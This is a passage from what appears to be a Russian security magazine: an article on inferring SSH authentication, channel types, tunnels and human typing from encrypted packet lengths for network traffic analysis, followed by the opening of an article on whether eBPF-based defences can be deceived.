
- интерактивный shell: обычная работа в терминале;
- exec: выполнение команды и немедленное завершение сессии;
- subsystem: например, SFTP для передачи файлов.

В одной сессии может существовать сразу несколько каналов, но чаще всего открывается только один — основной. После этого начинается передача команд, их результатов или файлов. А параллельно (либо сразу после конфигурации канала) клиент или сервер может построить сетевой туннель для проброса портов.

Конечно, в реальности все выглядит менее аккуратно: отдельные этапы могут пересекаться, каналы — открываться повторно, а некоторые блоки вообще отсутствуют. Именно поэтому анализ SSH-сессий сводится не к поиску одной сигнатуры, а к распознаванию характерных последовательностей поведения.

Каждое сообщение SSH-протокола состоит из длины пакета, длины паддинга (padding), самих полезных данных и паддинга, а также имитовставки MAC (либо AEAD-тега).

Все поддерживаемые SSH наборы шифров (криптонаборы) можно разделить на три группы: классическая схема «шифрование + MAC», режим ETM (Encrypt-then-MAC) и AEAD-шифры (AES-GCM, ChaCha20-Poly1305). В зависимости от выбранного криптонабора меняется состав защищаемых полей и объем служебных данных, что влияет на размер паддинга и итоговую длину пакета. Поэтому информация о согласованных алгоритмах, полученная на открытом этапе соединения, принципиально важна для анализа. Даже при одинаковой полезной нагрузке длины зашифрованных сообщений будут различаться. Игнорирование этих особенностей может привести к ошибкам.



- Длина паддинга должна быть не меньше 4 байт.
- При этом она должна быть такой, чтобы длина всего сообщения была кратна блоку шифрования или 8 байтам (большему из значений).

Рисунок 3. Структура SSH-сообщения

АНАЛИЗ АУТЕНТИФИКАЦИИ

Аутентификация начинается после завершения обмена ключами и заканчивается сообщением об успешном/неуспешном входе. Границы этого этапа хорошо заметны в трафике благодаря характерным коротким сообщениям от сервера о начале и завершении аутентификации: 44 и 28 байт соответственно (примеры длин здесь и далее приведены для сервера и клиента OpenSSH с использованием алгоритма шифрования chacha20-poly1305@openssh.com и без сжатия). Эти длины стабильны и практически уникальны для начала зашифрованной сессии.

```
Outgoing packet #0x0, type 5 / 0x05 (SSH2_MSG_SERVICE_REQUEST)
  00000000  00 00 00 0c 73 73 68 2d 75 73 65 72 61 75 74 68  ....ssh-userauth
Incoming packet #0x0, type 6 / 0x06 (SSH2_MSG_SERVICE_ACCEPT)
  00000000  00 00 00 0c 73 73 68 2d 75 73 65 72 61 75 74 68  ....ssh-userauth
Event Log: Pageant is running. Requesting keys.
Event Log: Pageant has 0 SSH-2 keys
Outgoing packet #0x1, type 50 / 0x32 (SSH2_MSG_USERAUTH_REQUEST)
  00000000  00 00 00 0c 70 65 74 72 63 68 61 70 61 73 6f 76  ....petrchapasov
  00000010  00 00 00 0e 73 73 68 2d 63 6f 6e 6e 65 63 74 69  ....ssh-connecti
  00000020  6f 6e 00 00 00 04 6e 6f 6e 65                    on....none
Incoming packet #0x1, type 51 / 0x33 (SSH2_MSG_USERAUTH_FAILURE)
  00000000  00 00 00 12 70 75 62 6c 69 63 6b 65 79 2c 70 61  ....publickey,pa
  00000010  73 73 77 6f 72 64 00                             ssword.
Event Log: Sent password
Outgoing packet #0x2, type 50 / 0x32 (SSH2_MSG_USERAUTH_REQUEST)
  00000000  00 00 00 0c 70 65 74 72 63 68 61 70 61 73 6f 76  ....petrchapasov
  00000010  00 00 00 0e 73 73 68 2d 63 6f 6e 6e 65 63 74 69  ....ssh-connecti
  00000020  6f 6e 00 00 00 08 70 61 73 73 77 6f 72 64 00 00  on....password..
  00000030  00 00 0d XX XX XX XX XX XX XX XX XX XX XX XX XX  ...XXXXXXXXXXXXX
Incoming packet #0x2, type 52 / 0x34 (SSH2_MSG_USERAUTH_SUCCESS)
Event Log: Access granted
```

Рисунок 4. Расшифрованные сообщения аутентификации клиента и сервера OpenSSH, полученные в режиме дебага

Откуда берутся длины 44 и 28 и почему мы в них так уверены? Следите за пальцами:

1. Оригинальное сообщение SSH2_MSG_SERVICE_ACCEPT имеет размер 16 байт.
2. Для передачи по сети к нему добавляется 1 байт длины паддинга и 7 байт самого паддинга (минимальный паддинг — 4 байта).
3. После шифрования полученных 24 байт в начало данных добавляются еще 4 байта длины, которые тоже могут дополнительно шифроваться.
4. А в самом конце — еще 16 байт AEAD-тега.
5. Таким образом, из 16 байт исходного сообщения service accept получается 44 байта зашифрованного.

Аналогичный процесс происходит для сообщения SSH2_MSG_USERAUTH_SUCCESS размером 1 байт: 1 + 6 байт паддинга, 4 байта длины и 16 байт AEAD-тега. Зная алгоритм, мы можем быть уверены, что будем постоянно получать одни и те же длины зашифрованных пакетов для этого сочетания клиента, сервера и криптонабора.

Анализ побочного канала позволяет не только очертить границы аутентификации по сообщениям SERVICE_ACCEPT и USERAUTH_SUCCESS, но и узнать ее детали. У разных способов аутентификации — разное сетевое поведение: так, во время успешной аутентификации по паролю клиент и сервер OpenSSH обмениваются сообщениями 148 и 28 байт (USERAUTH REQUEST/RESPONSE). Размер 148 байт выбран не случайно — это специальная защита от внешнего наблюдателя. Если бы длина сообщения аутентификации зависела от длины имени пользователя или его пароля, злоумышленнику было бы легче его подобрать. Именно поэтому сообщение добивается служебными данными до 148 байт. Отгадать пароль становится сложнее, зато нам проще определить тип аутентификации.

При использовании публичного ключа добавляется дополнительный шаг: клиент отправляет свою подпись в сообщении более крупного размера (от 228 до 1164 байт). Интерактивная аутентификация встречается реже и характеризуется большим числом сообщений, так как происходит в формате запрос-ответ с дополнительными запросами (ввод пароля, подтверждение второго фактора).




Рисунок 5. Последовательность сообщений при аутентификации по паролю

СООБЩЕНИЯ КОНФИГУРАЦИИ КАНАЛА

После успешной аутентификации клиент открывает необходимые ему каналы данных. Несмотря на то, что SSH-протокол допускает их открытие в любой момент, на практике это почти всегда происходит сразу после входа (либо не происходит вовсе). Граница этапа хорошо определяется по сообщению подтверждения канала от сервера, длина которого фиксирована для каждого набора алгоритмов. Например, для chacha20-poly1305@openssh.com — 36 байт.




Рисунок 6. Пример последовательности сообщений при открытии канала shell

Чаще всего SSH открывают для интерактивного шелла — то есть когда вы открываете окно SSH и вручную вводите команды на удаленном сервере. В этом случае клиент сначала отправляет несколько последовательных запросов для настройки окружения, после чего начинается передача команд пользователя. Другие варианты каналов подразумевают разовое выполнение команды (exec) или запуск подсистемы, например SFTP. Они используют тот же механизм открытия, но отличаются меньшим количеством запросов и другим поведением. После конфигурации канала «exec» обычно следует короткий обмен данными и быстрое завершение соединения, а после «subsystem» идет длительная сессия с крупными сообщениями, характерная для передачи файлов. Размеры сообщений при конфигурации каждого из этих каналов достаточно предсказуемы. Например, последовательность c348, c68, c44, s36, s36, s36 байт на рис. 6 («c» — пакет от клиента, «s» — пакет от сервера) указывает на shell-сессию. Последовательность c84, s72 — на exec или sftp.

ОТКРЫТИЕ SSH-ТУННЕЛЯ

Одна из самых полезных фич SSH — проброс портов (port forwarding). Она позволяет открыть локальный TCP-порт или порт на SSH-сервере и передать через него соединения на другую сторону. Отдельную любовь заслужила опция -D, которая не требует указания удаленного узла и превращает SSH-соединение в Socks5-прокси. Этим функционалом любят пользоваться злоумышленники.

Проброс портов подразумевает открытие специального дополнительного канала. Его отличие от уже упомянутых заключается в инициаторе открытия: при локальной (-L) и динамической (-D) переадресации инициатором выступает клиент, а при удаленной (-R) — сервер. В запросе на открытие такого канала передаются адрес назначения (IP-адрес или доменное имя) и порт, а также адрес и порт стороны-инициатора. Сообщения с запросом на открытие туннеля и его подтверждение имеют характерные фиксированные длины (отличающиеся от длин каналов shell или exec) — 92 и 44 байта соответственно.

Вырежи и сохрани!

При локальной переадресации SSH-клиент открывает локальный порт на своем узле, и все подключения к порту пересылаются на указанный хост и порт SSH-сервера. Так, команда «ssh -L 8080:104.18.26.120:80 user@18.248.239.191» приведет к тому, что соединения на 127.0.0.1:8080 на хосте клиента будут доставляться к сервису 104.18.26.120:80 через SSH-сервер 18.248.239.191.

В случае удаленной переадресации все происходит наоборот: порт открывается уже на стороне SSH-сервера, а подключения перенаправляются хостом-клиентом SSH. Например, команда «ssh -R 2222:10.150.0.20:22 user@203.0.113.10» откроет на SSH-сервере 203.0.113.10 локальный порт 2222, соединения на который будут перенаправлены SSH-клиентом к 10.150.0.20:22.




Рисунок 7. Сообщения конфигурации туннелей

ИНТЕРАКТИВНАЯ SHELL-СЕССИЯ

В интерактивной сессии пользователь вручную посимвольно вводит команды на удаленном сервере. Получается, что при ручном вводе каждая нажатая клавиша формирует сообщение фиксированного размера — фактически это один зашифрованный символ с добавлением служебных полей и паддинга. В ответ сервер присылает идентичное сообщение, подтверждая получение данных от клиента. В результате в трафике появляется последовательность небольших пакетов одинаковой длины, которые чередуются между клиентом и сервером (например, c36, s36, c36, s36 байт).

Если же shell-сессия управляется скриптом, то, напротив, пакеты данных между клиентом и сервером будут более редкими и крупными. Кстати, технология анализа JA4SSH основывается в том числе на этом поведении. Однако она не учитывает продолжительность сессий, а также наличие туннелей, что ухудшает ее точность.





Рисунок 8. Пример сообщений при передаче команд человеком и скриптом


СЛОЖНОСТИ АНАЛИЗА



Теория выглядит даже слишком просто: рассчитай размеры сообщений для каждого набора параметров и анализируй сессии. Но разные клиенты и среда передачи вносят сюда ложку дегтя. Например, разные клиенты и SSH-серверы могут добавлять служебные сообщения, не влияющие на поведение сессии, или пропускать отдельные описанные шаги.

Другая серьезная проблема заключается в том, что многие клиенты и серверы выполняют объединение нескольких SSH-сообщений в один TCP-сегмент. Например, на этапе аутентификации из двух сообщений одинаковой длины SERVICE_REQUEST и SERVICE_ACCEPT мы нарочно выбрали второе (от сервера), потому что сообщение клиента SERVICE_REQUEST часто «склеивается» с предыдущим сообщением переменной длины New Keys, что мешает анализу.

Аналогия с TLS-протоколом самая прямая: несколько TLS-записей тоже могут склеиваться в один TCP-пакет. Правда, в заголовке каждой записи присутствует поле с ее размером, что позволяет отделять их друг от друга при анализе. В SSH-сообщениях такое поле тоже присутствует, но в незашифрованном виде оно передается при использовании лишь некоторых криптографических наборов — шифров с MAC в режиме ETM (*-etm) или шифров aes*-gcm. В остальных криптографических режимах, в том числе самом популярном chacha20-poly1305, длина SSH-сообщения скрыта внутри зашифрованной части. В результате границы SSH-сообщений перестают совпадать с границами TCP-сегментов. Это значит, что каждую комбинацию SSH-клиента, SSH-сервера и выбранных алгоритмов нужно отдельно изучать для составления паттерна последовательности длин пакетов.



Наконец, основная проблема анализа побочного канала SSH-соединений заключается в сжатии. Современные реализации протокола поддерживает только алгоритм сжатия zlib, но и он используется сравнительно редко. Например, в OpenSSH сжатие отключено по умолчанию и включается на клиенте принудительно — с помощью опции -C. Но этого вполне достаточно, чтобы значительно усложнить анализ SSH-сессий. После успешной аутентификации алгоритм сжатия начинает постепенно накапливать словарь передаваемых данных и использовать его в последующих сообщениях. В результате длины пакетов начинают меняться нелинейно и все сильнее зависят от предыдущего содержимого сессии (одно и то же сообщение в разных контекстах при включенном сжатии может иметь разную длину). Поэтому наиболее устойчивые признаки обычно наблюдаются именно на этапе аутентификации, тогда как дальнейший анализ со временем становится практически невозможным.

СКЛЕИМ ВСЕ ВОЕДИНО

Собрав результаты исследования, мы буквально можем разобрать SSH-сессию по кирпичикам. На рис. 9 приведено обычное соединение встроенным в Ubuntu SSH-клиентом на сервер Debian.

	TCP data len	Info
1.	42	Client: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.13)
	32	Server: Protocol (SSH-2.0-OpenSSH_9.9p1 Debian-3)
	1408	Client: Key Exchange Init
	1480	Server: Key Exchange Init
	48	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
	564	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encry...
	16	Client: New Keys
2.	44	Client: Encrypted packet (len=44)
	44	Server: Encrypted packet (len=44)
	68	Client: Encrypted packet (len=68)
	76	Server: Encrypted packet (len=76)
	148	Client: Encrypted packet (len=148)
	28	Server: Encrypted packet (len=28)
	112	Client: Encrypted packet (len=112)
	628	Server: Encrypted packet (len=628)
	44	Server: Encrypted packet (len=44)
3.	376	Client: Encrypted packet (len=376)
	108	Server: Encrypted packet (len=108)
	460	Server: Encrypted packet (len=460)
	116	Server: Encrypted packet (len=116)
4.	36	Server: Encrypted packet (len=36)
	36	Client: Encrypted packet (len=36)

Рисунок 9. Соединение встроенным в Ubuntu SSH-клиентом на сервер Debian

Приведенные в статье алгоритмы успешно реализованы в системе анализа сетевого трафика PT NAD, ознакомиться с ними можно здесь:

Что же происходит внутри?

1. ***Блок 1: открытая часть.*** Клиент и сервер обмениваются баннерами и поддерживаемыми алгоритмами. Алгоритм выбран самый популярный — chacha20-poly1305.
2. ***Блок 2: после обмена ключами начинается этап аутентификации.*** Отчетливо видны сообщения от клиента и сервера длиной 44 байта, которые соответствуют сообщениям SERVICE_REQUEST и SERVICE_ACCEPT. Аутентификация завершается успешно, о чем говорит сообщение от сервера USERAUTH_SUCCESS длиной 28 байт. Кстати, при неуспешной аутентификации сообщение имело бы длину от 44 до 76 байт. На использование метода password намекает пакет длиной 148 байт.
3. ***Блок 3: согласование канала интерактивной shell-сессии обозначено характерным запросом клиента и ответом сервера с длинами 376 и 108 байт.*** Особенность клиента и сервера OpenSSH в том, что они выполняют объединение всех сообщений CHANNEL_REQUEST в один запрос и CHANNEL_SUCCESS в один ответ.
4. ***Блок 4: интерактивная сессия.*** Много идущих подряд сообщений длиной 36 байт. Каждое из них соответствует передаче одного зашифрованного символа, что говорит о работе человека, а не скрипта.

Пустоты между упомянутыми блоками занимают сообщения без устойчивых паттернов длины, не несущие практической пользы для анализа. Речь идет о CHANNEL_OPEN, GLOBAL_REQUEST и CHANNEL_OPEN_CONFIRMATION, через которые устанавливается управляющий служебный канал и передается hostkey сервера. А также о сообщениях SSH_MSG_CHANNEL_DATA, которые содержат приветственную строку терминала.


Итак, после анализа десятка сообщений сессии мы выяснили: пользователем был человек, который с первого раза успешно ввел пароль от SSH и открыл интерактивное окно терминала. С одной стороны, это совершенно обычное SSH-соединение и анализ побочного канала здесь выглядит избыточно. Но что вы скажете, если вдруг обнаружите множество неуспешных попыток или сетевой туннель в привычной картине входящих SSH-подключений к вашим серверам?

***

Многие, в том числе злоумышленники, привыкли считать, что шифрование сетевых коммуникаций оставляет систему анализа сетевого трафика не у дел. Это распространенный миф, с которым борется наша команда. Любое шифрование — это компромисс между скрытностью и эффективностью. Порой сам факт шифрования — это и есть самый красный флаг ;)


EBPF ВИДИТ ВСЕ! ИЛИ НЕТ?

АВТОР



СЕРГЕЙ ЗЮКИН

Руководитель экспертизы PT Container Security, Positive Technologies



НАГРАДА

Перстень смекалки

О ЧЕМ МАТЕРИАЛ

Разбираемся, для чего применяется технология eBPF в ИБ и можно ли обмануть такую защиту

eBPF — мощная технология, которая позволяет загружать свой код в ядро Linux быстро, безопасно и с минимальными накладными расходами. Однако ее популярность в ИБ объясняется не только этим. Одно из ключевых преимуществ программных средств защиты на базе eBPF — возможность работы с более доверенной средой. Мы получаем телеметрию напрямую из ядра, а не из пользовательского пространства, где злоумышленник может ее изменить. Но так ли это на самом деле?

Что, если у злоумышленника достаточно прав доступа для полноценного использования eBPF на целевом узле? Что, если он может читать структуры eBPF-данных и оказывать влияние на возвращаемые значения функций ядра? Кажется, мы с трудом сможем доверять такой системе... Да и сможем ли мы вообще понять, что атакующий что-то изменил? Иными словами, можно ли обмануть средства защиты, использующие eBPF? Давайте разбираться!

Как и почему используют eBPF в ИБ

Для начала рассмотрим основные этапы работы eBPF-программы (см. рис. 1).




Рисунок 1. Этапы работы eBPF-программы

1. Загрузка eBPF-программы. Начинается с того, что ее инициирует процесс в пользовательском пространстве (агент) с помощью системного вызова bpf().

2. Проверка. Ту самую надежность и безопасность обеспечивает специальный механизм в ядре — eBPF Verifier. Он выполняет ряд проверок: если они прошли успешно, программа переходит на этап компиляции, если нет — ее загрузка отменяется.

3. Подключение к источнику событий. Одна из главных особенностей eBPF — событийно-ориентированный подход, который использует события как триггер для запуска программы. Для получения событий применяются разные механизмы трассировки (kprobe, kretprobe и tracepoint) и работы сети (TC, XDP).

4. Запуск программы. Указанные выше механизмы определяют конкретные объекты ядра Linux (например, функции), запуск которых инициирует запуск eBPF-программы. При этом она получает доступ к метаданным выбранного объекта (в случае с функциями это могут быть ее аргументы или возвращаемое значение).

eBPF-программа позволяет подключиться к функциям ядра (kprobe, kretprobe, tracepoint) или библиотеки пользовательского пространства (uprobe, uretprobe) и получить телеметрию: аргументы функций и возвращаемые значения. Эти данные могут содержать сведения, необходимые для обнаружения аномалий, и помогают в трассировке происходящего в системе. Например, к каким файлам был получен доступ, что было загружено в память, какой сетевой порт был открыт и т. д. Кроме того, eBPF-программы могут реагировать на определенные события с помощью специальных функций-помощников, которые позволяют влиять на объекты пользовательского пространства или ядра.

Также разработчики ядра внедрили дополнительный механизм безопасности — Linux Security Modules (LSM). Это набор специальных функций, которые выполняют проверки и возвращают вердикт: разрешено или запрещено. Поскольку эти функции встроены в код большинства системных вызовов, они добавляют еще один слой защиты — eBPF-программы могут использовать их для построения полноценных политик безопасности.

